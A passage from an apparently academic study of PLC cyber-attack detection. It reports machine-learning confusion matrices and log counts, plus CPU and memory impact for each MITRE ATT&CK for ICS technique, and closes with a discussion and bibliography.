
Model	True Negative	False Positive	False Negative	True Positive
AdaBoost	176	21	20	191
Random Forest	184	13	12	199
KNN	174	23	32	179

Table 12: Performance-Based Dataset Confusion Matrix Results (After Feature Exclusion)

This change slightly reduced the model's accuracy because of the exclusion of misleading data, but the performance was much more reliable since the misleading data gave false confidence to the predictive score. That shows a careful selection of features where only the features directly related to attack techniques were considered while excluding those that could be misled by the external conditions.


3.2.1 Implications

An imbalanced log will skew model performance by leading to an inflation of the model accuracy, but the proper balancing by downsampling or upsampling is crucial for ensuring the integrity of the results. Especially for of classes that might be imbalanced, like benign vs. malicious logs. This still remains one of the greater challenge in this field of study. Additionally, misleading values could be fed into the model resulting falsely inspired confidence by measurements which are bound directly or indirectly to the testing scenarios without being influenced by an attack technique. The model, as a result, can predict the difference between scenarios



PICs/port_count.png

Figure 12: Count of the Port Count with respect to the Label



PICs/temp_count.png

Figure 13: Count of the Tempereature with respect to the Label

such as normal usage versus being under attack, because most of the logs from an attacked scenario are labeled malicious other than predicting it due to the actual influence of the attack itself. Like in our case the board temperature, which differs between the two scenarios but was not caused by the attack technique but rather by some external factors. Other values may be subjected to the very same influence that can increase the risk of misclassification. Therefore, it is crucial to repeat the test sufficiently to ensure unbiasedness of the measurements. Finally the results suggest that careful selection of features, especially those that have a direct relationship with PLC operational behavior is one of the most important approaches. By discarding those features that add noise or variability unrelated to attacks, the modeling focus would be even more concrete and bound to relevant attack indicators. Even so, these machine learning models showed rather promising performances, proving that these might be entrusted as useful detection tools. More refined approaches towards log generation need to follow with balancing and incorporating truthful representation of the normal and attack scenarios.

3.3 Attack Technique Impact on Performance and Log Manifestation

3.3.1 MITRE ATT&CK Technique Manifestation

The Table ?? below summarizes how the MITRE ATT&CK techniques manifested in the logs:

Application Logs and Syslog were analysed for the manifestation of attack techniques, while performance logs have been labelled and analyzed on the grounds of time-frames. This is a very important distinction, because if also performance logs were to be counted therefore more extended attacks would generate more logs hence distorting the results and negatively impacting the aim of this work. Most importantly the table gives an indication which attack techniques were PLCnext-specific activities, since the 5 Techniques manifested in the Application logs all were directly executed to the PLCnext framework or WBM. The techniques that resulted into the most logs were Exploit for Evasion (T0820) and Service Stop (T0881). Therefore both techniques restarted the PLCnext application, resulting in more logs cause the framework had a high number of reboot logs generated. Application restarts, such as Service Stop (T0881), generated a high volume of logs; this is good to mark the attack stages, but can blindside detection because of the large volume of restart-related logs. Application logs were expected to be higher, but Syslog fared well here to show how important this source is in attack detection, possibly with the need for additional logging methods. Although Syslog collected far more logs, it was evident that a great part were network-related logs. focused mainly on OS and network logs, effectively captured various attack activities. Therefore, the Table ?? was generated excluding the network-related events. Some key findings and implications of the table are as follows. First, Syslog was able to capture logs from all the attack techniques. This achievement can be reached based on customized logging scripts, adding value toward monitoring network-

Attack Technique	Application Logs (1)	Syslog (2)
No Technique	3,729	173,780
Exploit Public-Facing Application (T0819)	0	169
Command-Line Interface (T0807)	0	978
Modify Program (T0889)	0	193
Exploit Privilege Escalation (T0890)	0	1,594
Exploit for Evasion (T0820)	304	2,681
Change Operating Mode (T0858)	38	669
Network Connection Enumeration (T0840)	0	4,635
Valid Accounts (T0859)	0	1,106
Detect Operating Mode (T0868)	0	2,825
Standard Application Layer Protocol (T0869)	0	2,056
Change Credential (T0892)	11	2,837
Service Stop (T0881)	319	2,526
Modify Parameter (T0836)	2	1,696

Table 13: MITRE ATT&CK Techniques Manifestation in Logs

related and system-wide activities. Attacks targeting web-based vulnerabilities, such as Exploit Public-Facing Application (T0819), did not result in log generation into both Application Logs and Syslog, which may potentially denote a blind spot, if not monitoring network-related activities. For example, there were generated only 1-3 log entries by some attacks, such as Modify Program (T0889) and Standard Application Layer Protocol (T0869). That means the system did capture these attacks; however, the level of logging could be too low to reliably detect such low-profile activities. Generally speaking, most of the techniques are pretty well detected by Syslog, though extended depth in Application Logs would considerably improve visibility, especially for techniques related to system modifications and user authentication. This underlines the need for enhanced logging strategies that would result in full coverage of critical attack vectors.

3.3.2 Performance Impact: CPU and Memory Usage

The Table ?? below summarizes the maximum CPU usage and mean CPU usage for each MITRE ATT&CK technique.

Based on the table above and Figure which illustrates the procentage of CPU usage over time , techniques like T 0807 Command-Line Interface, T 0890 Exploit Privilege Escalation, and T 0892 Change Credential show their peaked CPU usage with averaging above 33%. Techniques of this type usually refer to a system change or running script, which costs resources. In contrast, T0819 and T0889 used CPUs the least, because they operate mostly on an application

Attack Technique	Application Logs (1)	Syslog (2)
No Technique	3,729	14,607
Exploit Public-Facing Application (T0819)	0	0
Command-Line Interface (T0807)	0	179
Modify Program (T0889)	0	3
Exploit Privilege Escalation (T0890)	0	286
Exploit for Evasion (T0820)	304	34
Change Operating Mode (T0858)	38	335
Network Connection Enumeration (T0840)	0	38
Valid Accounts (T0859)	0	3
Detect Operating Mode (T0868)	0	28
Standard Application Layer Protocol (T0869)	0	1
Change Credential (T0892)	11	17
Service Stop (T0881)	319	400
Modify Parameter (T0836)	2	6

Table 14: Log Counts for MITRE ATT&CK Techniques excluding Network Logs

Technique	Max CPU (%)	Mean CPU (%)	Added Mem (Bytes)
T0819	89.0	17.51	311,296
T0807	99.5	36.92	4,141,056
T0889	98.5	16.77	163,840
T0890	100.0	24.12	85,770,240
T0820	99.0	21.51	483,328
T0858	91.5	37.27	-135,168
T0840	99.0	25.25	815,104
T0859	99.0	26.47	188,416
T0868	100.0	30.03	499,712
T0869	100.0	22.29	14,520,320
T0892	100.0	33.31	-2,756,608
T0881	100.0	22.83	-577,536
T0836	100.0	20.44	2,351,104

Table 15: Performance Impact of MITRE Techniques on CPU and Memory Usage

or network layer without deep interaction with the system. The spikes are supported pretty visibly in the graph of CPU usage for the techniques T0807, T0890, and T0820 marking them as resource-heavy techniques. Regarding memory consumption within the Table, big data consumptions occurred after the attacks using T0807, T0890, and T0869 because the said attacks involved data transfers; hence, the bigger the byte consumed. Techniques that are more related to handling files or network-related operations would, by nature, involve greater memory consumption. For example, the Service Stop technique T0881 and Change Credentials T0892 had a negative effect on the memory, which showed that these techniques did not interact with system files intensively, leading to changes of data. The decrease of memory was caused by re-sizing of files in the PLC system, like it was the case with the datalogger files which don't exceed a certain filesize.




Figure 14: CPU Usage Over Time with MITRE ATT&CK Techniques

3.3.3 Implications

The PLC is designed to be resource-efficient, attested to by the fact that it consumes little memory by itself even when using data logging Methods such as the data logger. Adding files or tools to it rises this up considerably, with T0890 with Exploit Privilege Escalation and T0869 with Standard Application Layer Protocol adding 85.77 MB and 14.52 MB, respectively. While this

might avoid complete detection, the trend in memory consumption would still be observable if attackers try to avoid detection by sending smaller chunks of files. In cases where the amount of memory is not affected much—for instance, Change Operating Mode (T0858) or Service Stop (T0881) other monitoring methods must be in place as syslog and application logs, in order to sufficiently monitor some changes. Real-time lightweight monitoring solutions would help out without burdening the system resources. These metrics have become trusted indicators of attacks, especially CPU usage, some system-intensive operations such as LinPEAS in the Command-Line Interface (T0807) Technique created high spikes in CPU usage. This reveals that any direct interaction with the system—execution of commands requiring a sufficient amount of computational resources results in high resource usage of the PLC, the best way to identify resource-intensive attacks is to monitor system performance. Contrary to a PC where simple commands do not cause a big difference in the resource usage, in the case of a PLCs the situation is different since the resources are limited. This very characteristic makes resource monitoring a very effective method of detecting would-be attackers in PLC environments. Additional logging and supporting detection tools would highly increase the security level of the whole system.

4 Discussion

The research initiated a very complex activity, from the establishment of the testbed to the implementation of the cyber attack, recording of data, and finally the use of machine learning models to evaluate such an attack. While the results seem promising, there are many areas in which further research can be used as a continuation of this work. A major strength of this study is that it presented new ways to record data independently of the application framework, and it can be scaled up to use the operating system of the PLC. Operating system-level logging would no doubt depend significantly on the PLC manufacturer's specifications, but it comprises a step of necessity in security enhancement. Security must be implemented in layers and each layer is critical—it supplies key information about what is happening now in the status of the system. The paper opens up the discussion on the importance of involving the operating system within the logging process, which could eventually lead to more secure methods of programmable logic controllers. It would even be more useful to conduct an even larger study between PLCs from different vendors, since the logging capabilities of different systems can be compared. It also asks the question of whether there are standards for PLC application logging and whether it was implemented by various manufacturers. In general, such research can provide some kind of benchmark with respect to the real-life logging practices within industrial control systems; it points at best practices as well as potential gaps within current approaches. This would mean that adding other elements to the testbed could be of great use as well. Other elements may

allow researchers to test more intricate industrial scenarios and, therefore, get network logs between the components of a system. It will be a great opportunity for comparison of the performance of an ML model trained with PLC data versus network data. In this sense, network encryption is a big barrier; hence, PLC logging may be one of the more feasible options for anomaly detection. These included setting up the testbed, attacks execution, data logging, and the application of machine learning models. Any such research in future is best conducted by a greater team of specialists who can pay detailed and focused attention to all strands of such work—from building the test beds and simulating cyber attacks to processing the data. Research can be more in-depth with some strands of work receiving focused attention that way. This research has good scores in machine learning and invaluable information about the impacts of cyber-attacks on the performance of programmable logic controllers. Future work will be focused on improving the results of this work for practical application; possibly, the development of an Intrusion Detection System for PLCs. Of importance in this research is the fact that data logging does something, but this performance does not put the system in problems. So, the stored data gives important information regarding the state of the system and opens chances for use in the defense mechanisms of the ICS. Moreover, the other consideration is the part of considering different strategies of attack with their respective impacts, hence analyzing the impact for future work on these differing analyses. While these results are decent, they are just like many other studies in the area. They form a good basis for the conducting of further studies, more so in the improvement on methodologies and expanding the scope of the study. One major weakness observed was the fragility of the systems configuration than more conventional PCs. The PLC had very little memory, as well as some other hardware limitations that made the installation of better logging software impossible. This, however, is quite in general with many PLCs; they do not have much in terms of onboard options for adding new tools. A PLC could be embedded in a total ICS that is instrumented similarly for logging and directly attacked as part of a larger network to gather traces of where and how the attack is visible. For this work, it would be a great asset to have a seasoned physical system designed by an extremely experienced person. An important area for future investigation would be understanding the full role of PLCs in cyber defense.

Bibliography

- [1] D. Allison, P. Smith, and K. McLaughlin, “PLC-BASED CYBER-ATTACK DETECTION: A LAST LINE OF DEFENCE,” en,
- [2] K. Stouffer, V. Pillitteri, S. Lightman, M. Abrams, and A. Hahn, “Guide to Industrial Control Systems (ICS) Security,” en, National Institute of Standards and Technology, Tech. Rep. NIST SP 800-82r2, Jun. 2015, NIST SP 800–82r2. DOI: [10.6028/NIST.SP.800-82r2](https://doi.org/10.6028/NIST.SP.800-82r2). Accessed: Jul. 15, 2024. [Online]. Available: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf>.
- [3] A. Ara, “Security in Supervisory Control and Data Acquisition (SCADA) based Industrial Control Systems: Challenges and Solutions,” en, *IOP Conference Series: Earth and Environmental Science*, vol. 1026, no. 1, p. 012 030, May 2022, ISSN: 1755-1307, 1755-1315. DOI: [10.1088/1755-1315/1026/1/012030](https://doi.org/10.1088/1755-1315/1026/1/012030). Accessed: Jul. 15, 2024. [Online]. Available: <https://iopscience.iop.org/article/10.1088/1755-1315/1026/1/012030>.
- [4] W. A. Conklin, “IT vs. OT Security: A Time to Consider a Change in CIA to Include Resilienc,” en, in *2016 49th Hawaii International Conference on System Sciences (HICSS)*, Koloa, HI, USA: IEEE, Jan. 2016, pp. 2642–2647, ISBN: 978-0-7695-5670-3. DOI: [10.1109/HICSS.2016.331](https://doi.org/10.1109/HICSS.2016.331). Accessed: Jul. 19, 2024. [Online]. Available: <http://ieeexplore.ieee.org/document/7427514/>.
- [5] M. Conti, D. Donadel, and F. Turrin, “A Survey on Industrial Control System Testbeds and Datasets for Security Research,” en, *IEEE Communications Surveys & Tutorials*, vol. 23, no. 4, pp. 2248–2294, 2021, arXiv:2102.05631 [cs], ISSN: 1553-877X, 2373-745X. DOI: [10.1109/COMST.2021.3094360](https://doi.org/10.1109/COMST.2021.3094360). Accessed: Jul. 19, 2024. [Online]. Available: <http://arxiv.org/abs/2102.05631>.
- [6] Poznan University of Technology, Poznan, Poland, Faculty of Engineering Ubon-ratchathani University, Ubon Ratchathani, Thailand, M. Kosacka-Olejnik, and R. Pitakaso, “Industry 4.0: State of the art and research implications,” en, *Logforum*, vol. 15, no. 4, pp. 478–485, Dec. 2019, ISSN: 18952038, 1734459X. DOI: [10.17270/J.LOG.2019.363](https://doi.org/10.17270/J.LOG.2019.363). Accessed: Jul. 21, 2024. [Online]. Available: <http://www.logforum.net/volume15/issue4/abstract-3.html>.
- [7] T. Plėta, M. Tvaronavičienė, S. D. Casa, and K. Agafonov, “Cyber-attacks to critical energy infrastructure and management issues: Overview of selected cases,” en, *Insights into Regional Development*, vol. 2, no. 3, pp. 703–715, Sep. 2020, ISSN: 2669-0195. DOI: [10.9770/IRD.2020.2.3\(7\)](https://doi.org/10.9770/IRD.2020.2.3(7)). Accessed: Jul. 19, 2024. [Online]. Available: <https://jssidoi.org/ird/article/47>.

- [8] O. Pospisil, P. Blazek, K. Kuchar, R. Fudjak, and J. Misurec, "Application Perspective on Cybersecurity Testbed for Industrial Control Systems," en, *Sensors*, vol. 21, no. 23, p. 8119, Dec. 2021, ISSN: 1424-8220. DOI: [10.3390/s21238119](https://doi.org/10.3390/s21238119). Accessed: Jul. 19, 2024. [Online]. Available: <https://www.mdpi.com/1424-8220/21/23/8119>.
- [9] S. Choi, J.-H. Yun, and S.-K. Kim, "A Comparison of ICS Datasets for Security Research Based on Attack Paths," en, in *Critical Information Infrastructures Security*, E. Luiijf, I. Žutautaitė, and B. M. Hämmerli, Eds., vol. 11260, Series Title: Lecture Notes in Computer Science, Cham: Springer International Publishing, 2019, pp. 154–166, ISBN: 978-3-030-05848-7 978-3-030-05849-4. DOI: [10.1007/978-3-030-05849-4_12](https://doi.org/10.1007/978-3-030-05849-4_12). Accessed: Jul. 15, 2024. [Online]. Available: http://link.springer.com/10.1007/978-3-030-05849-4_12.
- [10] J. Goh, S. Adepu, K. N. Junejo, and A. Mathur, "A Dataset to Support Research in the Design of Secure Water Treatment Systems," en, in *Critical Information Infrastructures Security*, G. Havarneanu, R. Setola, H. Nassopoulos, and S. Wolthusen, Eds., vol. 10242, Series Title: Lecture Notes in Computer Science, Cham: Springer International Publishing, 2017, pp. 88–99, ISBN: 978-3-319-71367-0 978-3-319-71368-7. DOI: [10.1007/978-3-319-71368-7_8](https://doi.org/10.1007/978-3-319-71368-7_8). Accessed: Jul. 25, 2024. [Online]. Available: http://link.springer.com/10.1007/978-3-319-71368-7_8.
- [11] R. C. Borges Hink, J. M. Beaver, M. A. Buckner, T. Morris, U. Adhikari, and S. Pan, "Machine learning for power system disturbance and cyber-attack discrimination," en, in *2014 7th International Symposium on Resilient Control Systems (ISRCS)*, Denver, CO, USA: IEEE, Aug. 2014, pp. 1–8, ISBN: 978-1-4799-4187-2 978-1-4799-7221-0. DOI: [10.1109/ISRCS.2014.6900095](https://doi.org/10.1109/ISRCS.2014.6900095). Accessed: Jul. 25, 2024. [Online]. Available: <http://ieeexplore.ieee.org/document/6900095/>.
- [12] A. Lemay and J. M. Fernandez, "Providing SCADA network data sets for intrusion detection research," en,
- [13] Z. Wang, Y. Zhang, Y. Chen, H. Liu, B. Wang, and C. Wang, "A Survey on Programmable Logic Controller Vulnerabilities, Attacks, Detections, and Forensics," en, *Processes*, vol. 11, no. 3, p. 918, Mar. 2023, ISSN: 2227-9717. DOI: [10.3390/pr11030918](https://doi.org/10.3390/pr11030918). Accessed: Jul. 15, 2024. [Online]. Available: <https://www.mdpi.com/2227-9717/11/3/918>.
- [14] W. Zhang *et al.*, "Armor PLC: A Platform for Cyber Security Threats Assessments for PLCs," en, *Procedia Manufacturing*, vol. 39, pp. 270–278, 2019, ISSN: 23519789. DOI: [10.1016/j.promfg.2020.01.334](https://doi.org/10.1016/j.promfg.2020.01.334). Accessed: Jul. 26, 2024. [Online]. Available: <https://linkinghub.elsevier.com/retrieve/pii/S2351978920304017>.
- [15] MITRE ATT&CK, *Mitre att&ck for ics matrix*, Accessed: 2024-08-28, 2024. [Online]. Available: <https://attack.mitre.org/matrices/ics/>.
- [16] U. P. D. Ani, J. M. Watson, B. Green, B. Craggs, and J. R. C. Nurse, "Design Considerations for Building Credible Security Testbeds: Perspectives from Industrial Control System Use Cases," en, *Journal of Cyber Security Technology*, vol. 5, no. 2, pp. 71–119, Apr.

- 2021, ISSN: 2374-2917, 2374-2925. DOI: [10.1080/23742917.2020.1843822](https://doi.org/10.1080/23742917.2020.1843822). Accessed: Aug. 7, 2024. [Online]. Available: <https://www.tandfonline.com/doi/full/10.1080/23742917.2020.1843822>.
- [17] Q. Qassim *et al.*, “A Survey of SCADA Testbed Implementation Approaches,” en, *Indian Journal of Science and Technology*, vol. 10, no. 26, pp. 1–8, Jun. 2017, ISSN: 0974-5645, 0974-6846. DOI: [10.17485/ijst/2017/v10i26/116775](https://doi.org/10.17485/ijst/2017/v10i26/116775). Accessed: Aug. 25, 2024. [Online]. Available: <https://indjst.org/articles/a-survey-of-scada-testbed-implementation-approaches>.
 - [18] A. Dehlaghi-Ghadim, A. Balador, M. H. Moghadam, H. Hansson, and M. Conti, “ICSSIM- A Framework for Building Industrial Control Systems Security Simulation Testbeds,” en, *Computers in Industry*, vol. 148, p. 103 906, Jun. 2023, arXiv:2210.13325 [cs], ISSN: 01663615. DOI: [10.1016/j.compind.2023.103906](https://doi.org/10.1016/j.compind.2023.103906). Accessed: Jul. 15, 2024. [Online]. Available: <http://arxiv.org/abs/2210.13325>.
 - [19] S. Buchegger and M. Dam, Eds., *Secure IT Systems* (Lecture Notes in Computer Science), en. Cham: Springer International Publishing, 2015, vol. 9417, ISBN: 978-3-319-26501-8 978-3-319-26502-5. DOI: [10.1007/978-3-319-26502-5](https://doi.org/10.1007/978-3-319-26502-5). Accessed: Aug. 25, 2024. [Online]. Available: <http://link.springer.com/10.1007/978-3-319-26502-5>.
 - [20] E. Cosman, “Security for Industrial Automation and Control Systems,” en,
 - [21] E. Korkmaz, A. Dolgikh, M. Davis, and V. Skormin, “ICS security testbed with delay attack case study,” en, in *MILCOM 2016 - 2016 IEEE Military Communications Conference*, Baltimore, MD, USA: IEEE, Nov. 2016, pp. 283–288, ISBN: 978-1-5090-3781-0. DOI: [10.1109/MILCOM.2016.7795340](https://doi.org/10.1109/MILCOM.2016.7795340). Accessed: Aug. 31, 2024. [Online]. Available: <http://ieeexplore.ieee.org/document/7795340/>.
 - [22] P. Contact, *Modbus tcp app on plcnext store*, <https://www.plcnextstore.com/eu/app/1206>, Accessed: 2024-08-28, 2024.
 - [23] *Programmable controllers - part 3: Programming languages*, Third edition, Geneva, Switzerland: International Electrotechnical Commission, 2013. [Online]. Available: <https://webstore.iec.ch/publication/4552>.
 - [24] W. Bolton, *Programmable logic controllers*, en, 4th ed. Amsterdam Boston, MA: Elsevier, 2007, ISBN: 978-0-7506-8112-4.
 - [25] R. Vieira, D. Silva, E. Ribeiro, L. Perdigoto, and P. J. Coelho, “Performance Evaluation of Computer Vision Algorithms in a Programmable Logic Controller: An Industrial Case Study,” en, *Sensors*, vol. 24, no. 3, p. 843, Jan. 2024, ISSN: 1424-8220. DOI: [10.3390/s24030843](https://doi.org/10.3390/s24030843). Accessed: Aug. 3, 2024. [Online]. Available: <https://www.mdpi.com/1424-8220/24/3/843>.
 - [26] L. C. Tasca, “Improving Programmable Logic Controller Performance Based on Scan Time Reduction,” en,

- [27] PLCnext Community, *Plcnext datalogger configuration*, https://www.plcnext-community.net/infocenter//datalogger_configuration/, Accessed: 2024-08-29, 2024.
- [28] A. B. Nassif, M. A. Talib, Q. Nasir, and F. M. Dakalbab, "Machine Learning for Anomaly Detection: A Systematic Review," en, *IEEE Access*, vol. 9, pp. 78 658–78 700, 2021, ISSN: 2169-3536. DOI: [10.1109/ACCESS.2021.3083060](https://doi.org/10.1109/ACCESS.2021.3083060). Accessed: Aug. 29, 2024. [Online]. Available: <https://ieeexplore.ieee.org/document/9439459/>.
- [29] S. Mubarak *et al.*, "Industrial Datasets with ICS Testbed and Attack Detection Using Machine Learning Techniques," en, *Intelligent Automation & Soft Computing*, vol. 31, no. 3, pp. 1345–1360, 2022, ISSN: 1079-8587. DOI: [10.32604/iasc.2022.020801](https://doi.org/10.32604/iasc.2022.020801). Accessed: Aug. 29, 2024. [Online]. Available: <https://www.techscience.com/iasc/v31n3/44856>.
